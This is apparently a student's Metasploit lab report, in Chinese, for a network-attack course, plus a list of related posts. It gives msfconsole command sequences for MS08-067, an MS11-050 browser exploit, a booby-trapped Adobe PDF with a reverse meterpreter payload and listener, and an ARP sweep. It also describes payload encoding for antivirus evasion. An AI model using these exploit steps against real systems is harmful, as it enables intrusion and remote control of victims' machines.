
20155331《网络对抗》Exp5 MSF基础应用
20155331《网络对抗》Exp5 MSF基础应用
基础问题回答
用自己的话解释什么是exploit,payload,encode
答:exploit就是漏洞利用。exploit就是利用一切可以利用的工具、采用一切可以采用的方法、找到一切可以找到的漏洞,并且通过对漏洞资料的分析研究,从而达到获取网站用户资料文档、添加自定义用户、甚至侵入网站获得管理员权限控制整个网站的最终目的。
payload是攻击载荷,exploit把它传送到靶机中后,它就负责执行相应的攻击代码。
encode是编码,实现免杀,不让杀毒软件很轻易的就发现payload是攻击代码。
实验总结与体会
实验本身的难度不大,最费时间的是虚拟机的配置,显示不能用XP,后来又两个虚拟机之间ping不通,实验过程中熟悉了很多攻击模式,为更进一步攻击打下了基础。
实验过程
攻击机为kali;靶机为Windows xp
Windows服务渗透攻击——MS08-067安全漏洞
在kali中输入msfconsole,然后依次输入一下命令:
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show payloads
msf exploit(ms08_067_netapi) > set payload generic/shell_reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 攻击机ip
msf exploit(ms08_067_netapi) > set LPORT 攻击端口
msf exploit(ms08_067_netapi) > set RHOST 靶机ip,特定漏洞端口已经固定
msf exploit(ms08_067_netapi) >set target 0
msf exploit(ms08_067_netapi) > exploit

建立会话,攻击成功;

浏览器渗透攻击——MS11-050
在kali中输入msfconsole进入控制台,依次输入以下指令:
msf > use windows/browser/ms11_050_mshtml_cobjectelement
msf exploit(ms11_050_cobjectelement) > set payload windows/meterpreter/reverse_http
msf exploit(ms11_050_cobjectelement) > set LHOST 攻击机ip
msf exploit(ms11_050_cobjectelement) > set LPORT 攻击端口固定
msf exploit(ms11_050_cobjectelement) > set URIPATH 统一资源标识符路径设置
msf exploit(ms11_050_cobjectelement) > exploit

在浏览器输入http://172.30.4.231:8080/20155331dzdd
然而,

xp禁止这个网页的访问,在网上查了的方法也不管用。

在IE里一输入网址整个IE就直接卡死,根本做不了。
针对Office软件的渗透攻击——MS10-087
kali输入msfconsole进入控制台
msf > use windows/fileformat/adobe_cooltype_sing
msf exploit(adobe_cooltype_sing) > set payload windows/meterpreter/reverse_tcp
msf exploit(adobe_cooltype_sing) > set LHOST 攻击机ip
msf exploit(adobe_cooltype_sing) > set LPORT 攻击端口
msf exploit(adobe_cooltype_sing) > set FILENAME 设置生成pdf文件的名字
msf exploit(adobe_cooltype_sing) > exploit
生成的pdf如下图所示:
将生成的pdf文件拷贝到靶机上。

在kali上输入back退出当前模块,进入监听模块,输入以下命令:
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 攻击机ip
msf exploit(handler) > set LPORT 5331
exploit

生成PDF文件成功,
在靶机上打开201553331.pdf文件
攻击成功:
辅助模块的应用:auxiliary/scanner/mysql/mysql_hashdump

msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > show options
msf auxiliary(arp_sweep) > set RHOSTS 192.168.187.128
msf auxiliary(arp_sweep) > set THREADS 50
msf auxiliary(arp_sweep) > exploit

20155331《网络对抗》Exp5 MSF基础应用的更多相关文章
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 2018-2019 20165220 网络对抗 Exp5 MSF基础
实验任务 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如ms11_050:(1分) 1.3 一个针对客户端的攻击,如Adobe:(1分) 1.4 成功应用任何 ...
- 2018-2019 20165219 网络对抗 Exp5 MSF基础
实验内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如ms ...
- 20145338 《网络对抗》 MSF基础应用
20145338<网络对抗> MSF基础应用 实验内容 ·掌握metasploit的基本应用方式,掌握常用的三种攻击方式的思路. 具体需要完成(1)一个主动攻击;(2)一个针对浏览器的攻击 ...
- 20145308 《网络对抗》 MSF基础应用 学习总结
20145308 <网络对抗> MSF基础应用 学习总结 实验内容 掌握metasploit的基本应用方式,掌握常用的三种攻击方式的思路.具体需要完成(1)一个主动攻击,如ms08_067 ...
- 20145326蔡馨熤《网络对抗》——MSF基础应用
20145326蔡馨熤<网络对抗>——MSF基础应用 实验后回答问题 用自己的话解释什么是exploit,payload,encode. exploit:起运输的作用,将数据传输到对方主机 ...
- 20155218《网络对抗》MSF基础应用
20155218<网络对抗>MSF基础应用 实验过程 1.一个主动攻击实践,如ms08_067; 首先使用 search ms08_067查询一下该漏洞: show target 查看可以 ...
- 20155304《网络对抗》MSF基础应用
20155304<网络对抗>MSF基础应用 实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实践,如ms08_ ...
随机推荐
- 关于ArrayAdapter的getCount()的方法会造成空指针异常的分析
在继承了ArrayAdapter重新getCount()的方法后,比如 public int getCount() { return 3; } 若在活动中调用setAdapter()的方法前,List ...
- flutter 异步async、await和Future的使用技巧
由于前面的HTTP请求用到了异步操作,不少小伙伴都被这个问题折了下腰,今天总结分享下实战成果.Dart是一个单线程的语言,遇到有延迟的运算(比如IO操作.延时执行)时,线程中按顺序执行的运算就会阻塞, ...
- 免费的协作和协同办公软件平台onlyoffice轻松部署
一般说,协同和协作是不同的,协同是指文档基于一个版本,大家都是基于这个版本来添加,而且大家只能引用这个文档,却不能在上面直接添加,而且只能一个人添加,即锁住,不让其他人添加了. 而协作就不同了,大家同 ...
- Express浅谈
写给鸟自己的,大家如果不慎百度到这里来了,真好也在做这块功能,不懂的可以联系鸟.微信:jkxx123321 const Sequelize = require('sequelize'); const ...
- Python+Selenium笔记(十八):持续集成jenkins
(一)安装xmlrunner 使用Jenkins执行测试时,测试代码中会用到这个模块. pip install xmlrunner (二)安装jenkins (1) 下载jekins https: ...
- 负载均衡(Load Balancing)学习笔记(二)
概述 文章负载均衡(Load Balancing)学习笔记(一) 讲述了负载均衡的一般性原理,本文继续介绍常见的实现负载均衡的方法. HTTP重定向 HTTP重定向服务器是一台普通的Web服务器,用户 ...
- 关于SQLSERVER走起公众帐号推送视频的通知
关于SQLSERVER走起公众帐号推送视频的通知 为了SQLSERVER走起这个微博帐号和微信帐号更加多样化,内容更加丰富 也为了发挥微信.微博的媒介传播威力,在以后的微博.微信每日推送中会在适当的时 ...
- 学习ASP.NET之旅
1.HTML 2.DIV 3.CSS 4.JS脚本 5.javascript 6.J-Query 7.AJAX 8.c# 9.IIS配置 10.ASP.NET怎样添加控件,与winform的控件添加方 ...
- CSS| font property
字體屬性 常用的CSS字体名称 宋体 SimSun 黑体 SimHei 微软雅黑 Microsoft YaHei 微软正黑体 Microsoft JhengHei 新宋体 NSimSun 新细明体 P ...
- Yearning v1.3.0 发布,Web 端 SQL 审核平台
企业级MYSQL web端 SQL审核平台. Website 官网 www.yearning.io Feature 功能 数据库字典自动生成 SQL查询 查询工单 导出 自动补全,智能提示 查询语句审 ...